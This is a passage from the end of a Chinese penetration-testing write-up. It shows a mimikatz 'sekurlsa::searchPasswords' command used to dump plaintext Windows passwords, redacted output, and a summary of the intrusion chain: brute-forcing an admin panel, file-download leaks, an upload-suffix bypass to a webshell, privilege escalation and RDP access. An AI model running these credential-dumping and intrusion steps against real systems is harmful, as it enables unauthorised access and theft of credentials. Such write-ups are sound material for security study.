
```

但是这样抓到的是密码的hash值,我想直接看到明文密码,使用sekurlsa模块下的searchPasswords功能,执行以下命令,成功抓取密码。

```
mimikatz_command -f sekurlsa::searchPasswords
```

```
[0] { [REDACTED] ; WIN2008 ; [REDACTED] }
[1] { [REDACTED] ; WIN2008 ; [REDACTED] }
[2] { [REDACTED] ; WIN2008 ; [REDACTED] }
[3] { [REDACTED] ; WIN2008 ; [REDACTED] }
```

最后3389连接成功,打完收工。证明有时当一当铁头娃还是不错的。



总结

从云悉, fofa, 各类插件, 子域名, 端口信息收集, 爆破后台进入该站点(有个好字典很重要), 找到编辑器上传文件失败, 白名单限制, js文件找到该编

辑器名称，查询编辑器漏洞无果，找到图片下载处功能点，下载链接暴露网站路径，通过文件下载找到数据库配置文件，连接无权限，找到apache配置文件，发现文件后缀可绕过，另寻其他上传点成功getshell，提权操作后使用MSF中mimikatz模块抓取到登录密码，远程桌面连接成功，至此渗透结束。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论